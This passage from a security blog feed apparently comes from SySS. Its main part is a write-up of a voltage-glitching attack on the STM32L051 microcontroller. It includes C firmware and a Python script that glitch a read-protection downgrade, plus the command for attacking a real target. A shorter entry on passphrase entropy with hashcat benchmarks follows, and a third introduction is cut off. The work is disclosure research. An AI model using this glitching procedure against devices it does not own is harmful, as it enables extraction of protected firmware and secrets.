    <span class="n">tmp3</span> <span class="o">=</span> <span class="p">(</span><span class="kt">uint32_t</span><span class="p">)(</span><span class="n">OB</span><span class="o">-&amp;gt;</span><span class="n">RDP</span> <span class="o">&amp;amp;</span> <span class="n">FLASH_OPTR_WPRMOD</span><span class="p">);</span>
<span class="cp">#endif
</span>
    <span class="cm">/* calculate the option byte to write */</span>
    <span class="n">tmp1</span> <span class="o">=</span> <span class="p">(</span><span class="o">~</span><span class="p">((</span><span class="kt">uint32_t</span><span class="p">)(</span><span class="n">OB_RDP</span> <span class="o">|</span> <span class="n">tmp3</span><span class="p">)));</span>
    <span class="n">tmp2</span> <span class="o">=</span> <span class="p">(</span><span class="kt">uint32_t</span><span class="p">)(((</span><span class="kt">uint32_t</span><span class="p">)((</span><span class="kt">uint32_t</span><span class="p">)(</span><span class="n">tmp1</span><span class="p">)</span> <span class="o">&amp;lt;&amp;lt;</span> <span class="mi">16U</span><span class="p">))</span> <span class="o">|</span> <span class="p">((</span><span class="kt">uint32_t</span><span class="p">)(</span><span class="n">OB_RDP</span> <span class="o">|</span> <span class="n">tmp3</span><span class="p">)));</span>

    <span class="cm">/* Wait for last operation to be completed */</span>
    <span class="n">status</span> <span class="o">=</span> <span class="n">FLASH_WaitForLastOperation</span><span class="p">(</span><span class="n">FLASH_TIMEOUT_VALUE</span><span class="p">);</span>

    <span class="k">if</span><span class="p">(</span><span class="n">status</span> <span class="o">==</span> <span class="n">HAL_OK</span><span class="p">)</span> <span class="p">{</span>
        <span class="cm">/* Clean the error context */</span>
        <span class="n">pFlash</span><span class="p">.</span><span class="n">ErrorCode</span> <span class="o">=</span> <span class="n">HAL_FLASH_ERROR_NONE</span><span class="p">;</span>

        <span class="cm">/* open glitching window */</span>
        <span class="n">trigger0_high</span><span class="p">();</span>

        <span class="cm">/* program read protection level */</span>
        <span class="n">OB</span><span class="o">-&amp;gt;</span><span class="n">RDP</span> <span class="o">=</span> <span class="n">tmp2</span><span class="p">;</span>

        <span class="cm">/* Wait for last operation to be completed */</span>
        <span class="n">status</span> <span class="o">=</span> <span class="n">FLASH_WaitForLastOperation</span><span class="p">(</span><span class="n">FLASH_TIMEOUT_VALUE</span><span class="p">);</span>
        <span class="c1">//printf1("flash wait for last operation status: %d\r\n", status);</span>

        <span class="cm">/* close glitching window */</span>
        <span class="n">trigger0_low</span><span class="p">();</span>
    <span class="p">}</span>

    <span class="cm">/* Return the Read protection operation status */</span>
    <span class="k">return</span> <span class="n">status</span><span class="p">;</span>
<span class="p">}</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The complete program can be found <a href="https://github.com/MKesenheimer/stm32-test-programs/tree/master/rdp-downgrade">here</a>.</p>

<h1 id="glitching-script">Glitching script</h1>

<p>Essentially, the Pico Glitcher is configured to emit a single glitch once the trigger condition has been met.
This is when the trigger pin of the STM32L051 Target Board is high.
The following code snippet is an excerpt from the glitching script that controls the attack.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
</pre></td><td class="rouge-code"><pre><span class="kn">from</span> <span class="n">findus</span> <span class="kn">import</span> <span class="n">DebugInterface</span><span class="p">,</span> <span class="n">Database</span><span class="p">,</span> <span class="n">PicoGlitcher</span><span class="p">,</span> <span class="n">Helper</span>
<span class="bp">...</span>

<span class="k">class</span> <span class="nc">Main</span><span class="p">:</span>
    <span class="k">def</span> <span class="nf">__init__</span><span class="p">(</span><span class="n">self</span><span class="p">,</span> <span class="n">args</span><span class="p">):</span>
        <span class="bp">...</span>

        <span class="c1"># glitcher
</span>        <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span> <span class="o">=</span> <span class="nc">PicoGlitcher</span><span class="p">()</span>
        <span class="c1"># if argument args.power is not provided, the internal power-cycling capabilities of the pico-glitcher will be used. In this case, ext_power_voltage is not used.
</span>        <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">init</span><span class="p">(</span><span class="n">port</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">rpico</span><span class="p">,</span> <span class="n">ext_power</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">power</span><span class="p">,</span> <span class="n">ext_power_voltage</span><span class="o">=</span><span class="mf">3.3</span><span class="p">)</span>

        <span class="c1"># trigger on the rising edge of the reset signal
</span>        <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">rising_edge_trigger</span><span class="p">(</span><span class="n">pin_trigger</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">trigger_input</span><span class="p">)</span>
        <span class="bp">...</span>

        <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">set_hpglitch</span><span class="p">()</span>
        <span class="n">self</span><span class="p">.</span><span class="n">database</span> <span class="o">=</span> <span class="nc">Database</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">,</span> <span class="n">resume</span><span class="o">=</span><span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">resume</span><span class="p">,</span> <span class="n">nostore</span><span class="o">=</span><span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">no_store</span><span class="p">,</span> <span class="n">column_names</span><span class="o">=</span><span class="p">[</span><span class="sh">"</span><span class="s">delay</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">length</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">number_of_pulses</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">delay_between</span><span class="sh">"</span><span class="p">])</span>
        <span class="n">self</span><span class="p">.</span><span class="n">start_time</span> <span class="o">=</span> <span class="nf">int</span><span class="p">(</span><span class="n">time</span><span class="p">.</span><span class="nf">time</span><span class="p">())</span>

        <span class="c1"># STLink Debugger
</span>        <span class="n">self</span><span class="p">.</span><span class="n">debugger</span> <span class="o">=</span> <span class="nc">DebugInterface</span><span class="p">(</span><span class="n">interface_config</span><span class="o">=</span><span class="sh">"</span><span class="s">interface/stlink.cfg</span><span class="sh">"</span><span class="p">,</span> <span class="n">target</span><span class="o">=</span><span class="sh">"</span><span class="s">stm32l0</span><span class="sh">"</span><span class="p">,</span> <span class="n">transport</span><span class="o">=</span><span class="sh">"</span><span class="s">hla_swd</span><span class="sh">"</span><span class="p">,</span> <span class="n">adapter_serial</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">stlink_serial</span><span class="p">)</span>

    <span class="bp">...</span>

    <span class="k">def</span> <span class="nf">rdp_downgrade</span><span class="p">(</span><span class="n">self</span><span class="p">):</span>
        <span class="c1"># load an the controller executable to RAM
</span>        <span class="c1"># this will trigger a RDP downgrade to level 0 which will delete the flash content.
</span>        <span class="c1"># The controller executable toggles a GPIO pin which we can use to time our glitch
</span>        <span class="c1"># steps:
</span>        <span class="c1"># - init; halt; load_image {elf_image}; resume; exit
</span>        <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[+] Programming target with program to downgrade to RDP 0 (to RAM).</span><span class="sh">"</span><span class="p">)</span>
        <span class="n">self</span><span class="p">.</span><span class="n">debugger</span><span class="p">.</span><span class="nf">attach</span><span class="p">(</span><span class="n">delay</span><span class="o">=</span><span class="mf">0.1</span><span class="p">)</span>
        <span class="n">self</span><span class="p">.</span><span class="n">debugger</span><span class="p">.</span><span class="nf">gdb_load_exec</span><span class="p">(</span><span class="n">elf_image</span><span class="o">=</span><span class="sh">"</span><span class="s">rdp-downgrade-stm32l051.elf</span><span class="sh">"</span><span class="p">,</span> <span class="n">timeout</span><span class="o">=</span><span class="mf">0.7</span><span class="p">,</span> <span class="n">verbose</span><span class="o">=</span><span class="bp">False</span><span class="p">)</span>
        <span class="n">self</span><span class="p">.</span><span class="n">debugger</span><span class="p">.</span><span class="nf">detach</span><span class="p">()</span>

    <span class="k">def</span> <span class="nf">run</span><span class="p">(</span><span class="n">self</span><span class="p">):</span>
        <span class="c1"># log execution
</span>        <span class="n">logging</span><span class="p">.</span><span class="nf">info</span><span class="p">(</span><span class="sh">"</span><span class="s"> </span><span class="sh">"</span><span class="p">.</span><span class="nf">join</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">))</span>

        <span class="n">s_delay</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">delay</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_delay</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">delay</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">s_length</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">length</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_length</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">length</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="bp">...</span>

        <span class="k">while</span> <span class="bp">True</span><span class="p">:</span>
            <span class="c1"># set up glitch parameters (in nano seconds) and arm glitcher
</span>            <span class="n">delay</span> <span class="o">=</span> <span class="n">random</span><span class="p">.</span><span class="nf">randint</span><span class="p">(</span><span class="n">s_delay</span><span class="p">,</span> <span class="n">e_delay</span><span class="p">)</span>
            <span class="n">length</span> <span class="o">=</span> <span class="n">random</span><span class="p">.</span><span class="nf">randint</span><span class="p">(</span><span class="n">s_length</span><span class="p">,</span> <span class="n">e_length</span><span class="p">)</span>
            <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">arm</span><span class="p">(</span><span class="n">delay</span><span class="p">,</span> <span class="n">length</span><span class="p">)</span>

            <span class="c1"># downgrade to RDP0 (this triggers the glitch)
</span>            <span class="n">self</span><span class="p">.</span><span class="nf">rdp_downgrade</span><span class="p">()</span>

            <span class="c1"># block until glitch
</span>            <span class="n">response</span> <span class="o">=</span> <span class="sh">""</span>
            <span class="n">memory</span> <span class="o">=</span> <span class="bp">None</span>
            <span class="k">try</span><span class="p">:</span>
                <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">block</span><span class="p">(</span><span class="n">timeout</span><span class="o">=</span><span class="mi">1</span><span class="p">)</span>
                <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">power_cycle_reset</span><span class="p">(</span><span class="n">power_cycle_time</span><span class="o">=</span><span class="n">self</span><span class="p">.</span><span class="n">power_cycle_time</span><span class="p">)</span>
                <span class="n">time</span><span class="p">.</span><span class="nf">sleep</span><span class="p">(</span><span class="n">self</span><span class="p">.</span><span class="n">power_cycle_time</span><span class="p">)</span>
                <span class="c1"># read from protected address and characterize debugger response
</span>                <span class="n">memory</span><span class="p">,</span> <span class="n">response</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">debugger</span><span class="p">.</span><span class="nf">read_address</span><span class="p">(</span><span class="n">address</span><span class="o">=</span><span class="mh">0x08000000</span><span class="p">)</span>
                <span class="n">state</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">debugger</span><span class="p">.</span><span class="nf">characterize</span><span class="p">(</span><span class="n">response</span><span class="o">=</span><span class="n">response</span><span class="p">,</span> <span class="n">mem</span><span class="o">=</span><span class="n">memory</span><span class="p">)</span>
                <span class="k">if</span> <span class="n">memory</span> <span class="ow">is</span> <span class="ow">not</span> <span class="bp">None</span><span class="p">:</span>
                    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[+] Content at 0x08000000: </span><span class="si">{</span><span class="nf">hex</span><span class="p">(</span><span class="n">memory</span><span class="p">)</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
            <span class="k">except</span> <span class="nb">Exception</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
                <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[-] Timeout received in block(). Continuing.</span><span class="sh">"</span><span class="p">)</span>
                <span class="bp">...</span>

            <span class="c1"># classify state
</span>            <span class="n">color</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">classify</span><span class="p">(</span><span class="n">state</span><span class="p">)</span>
            <span class="n">mem_bytes</span> <span class="o">=</span> <span class="nf">str</span><span class="p">(</span><span class="nf">hex</span><span class="p">(</span><span class="n">memory</span><span class="p">)</span> <span class="k">if</span> <span class="n">memory</span> <span class="ow">is</span> <span class="ow">not</span> <span class="bp">None</span> <span class="k">else</span> <span class="sh">"</span><span class="s">None</span><span class="sh">"</span><span class="p">).</span><span class="nf">encode</span><span class="p">(</span><span class="sh">"</span><span class="s">utf-8</span><span class="sh">"</span><span class="p">)</span>
            <span class="bp">...</span>

            <span class="c1"># add experiment to database, print results to stdout
</span>            <span class="bp">...</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>To get an overview of the parameter space (glitch delay and glitch length) and for testing the setup, the script is called with the following arguments:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>python stm32l0-rdp-downgrade.py <span class="nt">--rpico</span> /dev/ttyACM0 <span class="nt">--delay</span> 0 12_000 <span class="nt">--length</span> 142 154 <span class="se">\</span>
       <span class="nt">--stlink-serial</span> 0671FF3932504E3043074536 <span class="nt">--program-target</span> 1 <span class="nt">--test</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>If necessary, the target is programmed with an arbitrary program and RDP level 1 is set.
The program <code class="language-plaintext highlighter-rouge">rdp-downgrade-stm32l051.elf</code> is then executed from RAM memory, which initializes the RDP downgrade and sets the trigger condition.
After a delay ranging from <code class="language-plaintext highlighter-rouge">0</code> to <code class="language-plaintext highlighter-rouge">12,000 ns</code>, the glitch is emitted by the Pico Glitcher, after which the result is observed by reading from a protected memory address.
The result is then characterized and stored in the database.</p>

<p><img src="/assets/img/papers/voltage-glitching-the-stm32l05-microcontroller/heatmap-single-crowbar-glitching-qfn32-4.png" alt="" />
<em>Overview of the parameter space for single crowbar glitching during phase A1</em></p>

<p>As the heatmap shows, there are multiple regions of the parameter space where the ratio of failed flash erase attempts (where nothing happens) to successful RDP downgrade events is good.
These regions can be analyzed in more detail in subsequent runs to optimize the success rate.</p>

<p>For an attack on a real target, the arguments <code class="language-plaintext highlighter-rouge">--program-target</code> and <code class="language-plaintext highlighter-rouge">--test</code> are omitted:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>python stm32l0-rdp-downgrade.py <span class="nt">--rpico</span> /dev/ttyACM0 <span class="nt">--delay</span> 0 12_000 <span class="nt">--length</span> 142 154 <span class="se">\</span>
       <span class="nt">--stlink-serial</span> 0671FF3932504E3043074536
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This skips the programming phase and performs the attack until it is successful or the flash is erased.</p>

<p>After performing this attack, the RDP level is effectively reduced and protected memory areas can be accessed.
The complete project including the executables and the glitching script is available in the <a href="https://github.com/MKesenheimer/fault-injection-library/tree/master/projects/stm32l05x">fault-injection-library</a>.</p>

<h1 id="conclusion">Conclusion</h1>

<p>Although the STM32L051 microcontroller showed no vulnerability to voltage glitching in bootloader mode, a vulnerability in the flash erase mechanism was found.
This vulnerability is much more difficult to exploit, as the entire memory content of the chip is lost in the event of a failure.
However, with sufficient motivation and financial interest, an attacker can potentially extract important information from the microcontroller using the flash erase suppression attack showed in this paper.
Details of this vulnerability have also been published in the advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-033.txt">SYSS-2025-033</a>.</p></content>
  

  </entry>

  
  <entry>
    <title>Passphrases are easier to remember, but are they secure enough?</title>
    <link href="https://blog.syss.com/posts/passphrases/" rel="alternate" type="text/html" title="Passphrases are easier to remember, but are they secure enough?" />
    <published>2025-05-19T08:00:00+02:00</published>
  
    <updated>2025-05-23T12:04:21+02:00</updated>
  
    <id>https://blog.syss.com/posts/passphrases/</id>
    <content src="https://blog.syss.com/posts/passphrases/" />
    <author>
      <name>Dr. Fausto Frisenna</name>
    </author>


    <category term="research" />


    <summary>


      It is commonly believed that simply making passwords longer makes them more secure. In reality, security hinges on entropy — the true measure of unpredictability. This article compares random‐character passwords with word‐based “passphrases,” showing that although passphrases can be easier to remember, their strength depends on the size and randomness of the wordlist. Ultimately, choosing a str...
    </summary>


    <content><p>It is commonly believed that simply making passwords longer makes them more secure. In reality, security hinges on entropy — the true measure of unpredictability. This article compares random‐character passwords with word‐based “passphrases,” showing that although passphrases can be easier to remember, their strength depends on the size and randomness of the wordlist. Ultimately, choosing a strong password means balancing true unpredictability with human memorability.</p>

<h1 id="how-strong-are-passphrases-really">How Strong Are Passphrases Really?</h1>

<script>
MathJax = {
  tex: {
    inlineMath: [['$', '$'], ['\\(', '\\)']]
  }
};
</script>

<script id="MathJax-script" async="" src="/assets/js/lib/tex-mml-chtml.js"></script>

<p>Passphrases are becoming more popular as they appear to be unpredictable for attackers but also easier for the user to remember. But are they secure enough?</p>

<p>A <em>passphrase</em> is a “password” made of three or more random words belonging to a given dictionary. Before diving into it, let us step back and try to understand how we can measure the “quality” of a password.</p>

<p>For simplicity, let us start considering a PIN code of four digits. The number of combinations that one has to try until they get the right one is given by $b^{\ell}$, where $b$ is the base, namely among how many digits one can pick, and $\ell$ the overall length of the password. In our example of a four-digit password, our base consists of $b=10$ digits and the length is $\ell=4$. Therefore, if a person wants to try to guess this code, they have to do at max $10^4=10000$ tries.</p>

<h2 id="the-longer-the-harder-entropy">The Longer, the Harder? Entropy</h2>

<p>Because a brute-force attack ultimately consists of binary decisions — checking each possible value one by one — we need a metric that directly reflects the number of bit-level operations required to cover the entire search space. This metric is called <em>entropy</em>, and it tells us how many bits of uncertainty (i.e., how many binary guesses) are needed to represent all possible combinations:</p>

\[E\equiv\log_2\left(b^{\ell}\right) = \ell \dfrac{\ln(b)}{\ln2}\]

<p>Here, (E) represents the number of bits a computer would need to explore all possible combinations in the worst case. The higher the entropy, the harder it is for an attacker to guess the password by brute force. We started from the definition and we re-expressed our formula so that we can compute it with normal calculators.</p>

<p>A four-digits PIN code would have an entropy of $13.29$ bits. In this way, we have re-expressed the number of possible password combinations and therefore necessary guessing attempts for an attacker in binary form.</p>

<p>Let us assume we need a password of at least 20 characters. If we start with just lowercase letters (26 possible characters), we can calculate the entropy of a password generated with random characters. For comparison, let’s consider a passphrase made of four or five random words. Depending on the length of each word, such a passphrase would likely result in a total length around 20 characters or more. While the exact length of a passphrase depends on the words selected, we can approximate that four or five words could yield a passphrase of a similar length to a 20-character random password. This allows us to compare the entropy of both types of passwords when they are roughly the same length.</p>

<h2 id="the-bigger-the-better-passphrases-vs-passwords">The Bigger, the Better? Passphrases vs. Passwords</h2>

<p>In order to compute the number of possible combinations that make up a passphrase, we first need to consider the size of the dictionary from which the words are drawn. In this analysis, we refer to the <em>EFF large wordlist</em><sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>, also used by tools like <strong>KeePassXC</strong>, which includes 7,776 words.
This list is structured as a so-called five-dice wordlist, meaning each word can be uniquely selected by rolling five six-sided dice — yielding $6^5 = 7776$ possible outcomes at most. The size of the list becomes our base $b$, and the number of words used in the passphrase becomes the exponent $\ell$ in the total number of combinations:</p>

<table>
  <thead>
    <tr>
      <th> </th>
      <th>Random characters</th>
      <th>Passphrase four words</th>
      <th>Passphrase five words</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Combination</td>
      <td>$26^{20}\approx1.99\times10^{28}$</td>
      <td>$7776^4\approx3.65\times10^{15}$</td>
      <td>$7776^5\approx2.84\times10^{19}$</td>
    </tr>
    <tr>
      <td>Entropy (bits)</td>
      <td>$94.01$</td>
      <td>$51.70$</td>
      <td>$64.62$</td>
    </tr>
  </tbody>
</table>

<p>A 20-character randomly generated password is significantly less predictable than a passphrase made of four or five random words. As shown in the table, it provides much higher entropy, meaning it’s mathematically much harder to guess or brute-force.</p>

<p>One could argue that we can separate the words with a space or with a random character like <code class="language-plaintext highlighter-rouge">+</code> <code class="language-plaintext highlighter-rouge">-</code> <code class="language-plaintext highlighter-rouge">_</code> <code class="language-plaintext highlighter-rouge">&amp;amp;</code> <code class="language-plaintext highlighter-rouge">%</code> <code class="language-plaintext highlighter-rouge">$</code> <code class="language-plaintext highlighter-rouge">@</code> …</p>

<p>In this case, we need to add a new term to the entropy with a base $b_2$, the number of allowed separators<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>.</p>

\[E\equiv\log_2\left(b^{\ell}\right)+\log_2\left(b_2\right) = \ell \dfrac{\ln(b)}{\ln2}+\dfrac{\ln(b_2)}{\ln2}\]

<p>If we consider $b_2=32$ as the number of different special characters, we get:</p>

<table>
  <thead>
    <tr>
      <th> </th>
      <th>Random characters (26)</th>
      <th>Passphrase four words</th>
      <th>Passphrase five words</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Combination</td>
      <td>$26^{20}\approx1.99\times10^{28}$</td>
      <td>$32\times7776^4\approx1.17\times10^{17}$</td>
      <td>$32\times7776^5\approx9.10\times10^{20}$</td>
    </tr>
    <tr>
      <td>Entropy (bits)</td>
      <td>$94.01$</td>
      <td>$56.70$</td>
      <td>$69.62$</td>
    </tr>
  </tbody>
</table>

<p>As expected, introducing special characters as separators between words increases the entropy by approximately 5 bits. This is because the total number of possible combinations grows with the addition of new symbols, which adds to the unpredictability of the password.</p>

<h2 id="the-more-resources-the-more-success-how-fast-can-a-modern-home-computer-crack-passwords">The More Resources, the More Success: How Fast Can a Modern Home Computer Crack Passwords?</h2>

<p>Ever wondered how quickly a regular computer can test passwords against common hashing algorithms? We ran a benchmark using <strong>Hashcat v6.2.6</strong> on a standard system with an <strong>Intel® Core™ Ultra 7 165U</strong> CPU and here’s what we found. Even without a dedicated GPU, this modern CPU delivers surprisingly high speeds when testing passwords, especially for older or less complex hash functions.</p>

<table>
  <thead>
    <tr>
      <th>Hash type</th>
      <th>Speed (Guesses/second)</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>NTHash</td>
      <td>724.8 million H/s</td>
    </tr>
    <tr>
      <td>MD5</td>
      <td>388.8 million H/s</td>
    </tr>
    <tr>
      <td>SHA2-256</td>
      <td>92.6 million H/s</td>
    </tr>
    <tr>
      <td>PBKDF2-SHA512</td>
      <td>14 794 H/s</td>
    </tr>
    <tr>
      <td>bcrypt</td>
      <td>154 H/s</td>
    </tr>
  </tbody>
</table>

<p>These results make one thing clear: <strong>Fast hashes</strong> (NTHash, MD5, SHA-256) are engineered for throughput and can be cracked at hundreds of millions of attempts per second on consumer hardware. By contrast, <strong>password-hashing KDFs</strong> (like PBKDF2 and bcrypt) intentionally burn CPU cycles — often with configurable iteration or cost parameters — to slow down brute-force attacks to a trickle. For even stronger defense, <strong>memory-hard schemes</strong> such as <strong>scrypt</strong>, <strong>Argon2</strong>, or <strong>yescrypt</strong> add memory usage to the cost model, forcing attackers to invest both time and RAM on every guess.</p>

<p>To put this in perspective:</p>

<ul>
  <li>A password with <strong>60 bits of entropy</strong> would take around <strong>90 years</strong> to brute-force at a 400 million guesses per second — <em>in theory</em>. In practice? With modern GPU clusters and optimized tools, this can be reduced to <strong>45 days</strong> for weak hash functions like SHA1 or NTHash.</li>
  <li>A password with <strong>128 bits of entropy</strong> remains <strong>computationally infeasible</strong> to crack, even with massive distributed systems.</li>
</ul>

<h2 id="the-higher-the-better-targeting-128-bits-of-entropy">The Higher, the Better? Targeting 128 Bits of Entropy</h2>

<p>Let us now fix a target entropy of 128 bits, a value commonly regarded as secure for cryptographic applications and resilient even against large-scale brute-force attacks. The goal is to evaluate how long a password or passphrase must be to achieve this level of security, depending on the generation method.</p>

<p>We consider three scenarios:</p>

<ul>
  <li>A random string using all 94 printable characters (including lowercase, uppercase, digits, and special symbols)</li>
  <li>A passphrase generated from the <em>EFF large wordlist</em> used by tools like <em>KeePassXC</em>, which contains 7,776 words</li>
  <li>A generic passphrase composed of five or seven words, and we compute how large the wordlist would need to be to achieve 128 bits of entropy</li>
</ul>

<table>
  <thead>
    <tr>
      <th>Entropy target</th>
      <th>Random characters (94)</th>
      <th>EFF wordlist</th>
      <th>Passphrase: five words</th>
      <th>Passphrase: seven words</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>$E = 90$ bits</td>
      <td>14 characters</td>
      <td>7 words</td>
      <td>$\sim$ 260k-word list</td>
      <td>$\sim$ EFF wordlist size</td>
    </tr>
    <tr>
      <td>$E = 128$ bits</td>
      <td>20 characters</td>
      <td>10 words</td>
      <td>$\sim$ 50M-word list</td>
      <td>$\sim$ 320k-word list</td>
    </tr>
  </tbody>
</table>

<p>This comparison shows that a password made of 20 random characters from a 94-character set reaches 128 bits of entropy. Similarly, one would need ten words from a 7,776-word dictionary (such as the EFF large wordlist) to reach the same level.</p>

<p>Alternatively, fewer words could be used if the dictionary were much larger. For instance, a passphrase of five words would require a dictionary of approximately 50 million entries, while seven words would only require around 320,000 words to provide equivalent security.</p>

<p>For perspective, the vocabulary of an average-educated native English speaker ranges from 20,000 to 35,000 words, while comprehensive unabridged English dictionaries contain 200,000 to 300,000 words. This means that a seven-word passphrase drawn from a sufficiently rich and well-structured wordlist could offer the same cryptographic strength as a highly random and complex password.</p>

<p>Although random strings remain the most compact way to achieve high entropy, passphrases offer a compelling alternative — as long as they are generated with true randomness from a well-designed, sufficiently large wordlist.</p>

<h2 id="conclusions">Conclusions</h2>

<p>The memorability of a passphrase improves significantly with repeated use. A sequence of six or seven randomly chosen words may seem daunting at first, but if entered regularly — for example, as a disk encryption key or system login — it can become familiar over time. In such contexts, the usability advantage of passphrases becomes meaningful.</p>

<p>That said, for credentials that are rarely typed — such as those managed by a password manager or used for API tokens — the benefits of a memorable passphrase diminish. In these cases, dense random strings offer the same level of security with less cognitive overhead.</p>

<p>It’s also important to note that word-based passphrases must be sufficiently long to offer strong protection. A three- or four-word phrase, even if random, rarely provides the same security margin as a properly sized alphanumeric password. This trade-off highlights a key point: Passphrases are not inherently stronger — they must be long enough and truly random to compete with well-generated passwords.</p>

<p>Ultimately, password design should reflect both entropy requirements and real-world usability. Whether it’s a dense, character-based password or a longer, word-based passphrase, the right choice depends on the specific use case and how frequently the secret is used. After all, security is only effective when it aligns with human behavior — and when it strikes the right balance between protection and practicality.</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p><a href="https://github.com/leonklingele/passphrase/blob/master/wordlist-eff-large.txt">https://github.com/leonklingele/passphrase/blob/master/wordlist-eff-large.txt</a> <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:2">
      <p>Passphrases generators allow separators of also more than one characters but not different separators. <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
  </ol>
</div></content>
  

  </entry>

  
  <entry>
    <title>Voltage Glitching with the Pico Glitcher and Findus</title>
    <link href="https://blog.syss.com/posts/voltage-glitching-with-picoglitcher-and-findus/" rel="alternate" type="text/html" title="Voltage Glitching with the Pico Glitcher and Findus" />
    <published>2025-02-21T14:00:00+01:00</published>
  
    <updated>2025-02-21T14:08:35+01:00</updated>
  
    <id>https://blog.syss.com/posts/voltage-glitching-with-picoglitcher-and-findus/</id>
    <content src="https://blog.syss.com/posts/voltage-glitching-with-picoglitcher-and-findus/" />
    <author>
      <name>Matthias Deeg</name>
    </author>


    <category term="paper" />


    <summary>


      Fault injection attacks against microcontrollers can be very rewarding for attackers, if they are successful. In this article, a new hardware device for performing voltage glitching attacks, the Pico Glitcher, and its fault injection software library findus are demonstrated.


    </summary>


    <content><p>Fault injection attacks against microcontrollers can be very rewarding for attackers, if they are successful. In this article, a new hardware device for performing voltage glitching attacks, the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a>, and its fault injection software library <a href="https://fault-injection-library.readthedocs.io/">findus</a> are demonstrated.
<!--more--></p>

<h1 id="introduction">Introduction</h1>

<p>Hardware fault injection attacks against embedded devices or microcontrollers using side channels like the supply voltage (voltage glitching), the clock (clock glitching), or using electromagnetic pulses (EM fault injection) have been known and used for many years.</p>

<p>With the availability of more affordable, open-source hardware devices like the <a href="https://www.newae.com/chipwhisperer">ChipWhisperer</a> or the <a href="https://www.newae.com/chipshouter">ChipSHOUTER</a>, and corresponding software toolchains, performing these kinds of fault injection attacks became more accessible to many people, as the barrier of entry to this field was significantly lowered. Within the last few years, many other low-cost, open-source hardware glitching tools were released, for example</p>

<ul>
  <li><a href="https://github.com/toothlessco/arty-glitcher">Arty Glitcher</a></li>
  <li><a href="https://github.com/newaetech/chipshouter-picoemp">ChipSHOUTER-PicoEMP</a></li>
  <li><a href="https://github.com/noopwafel/iceglitch">iceGLITCH</a></li>
  <li><a href="https://github.com/Grazfather/glitcher">icebreaker-glitcher</a></li>
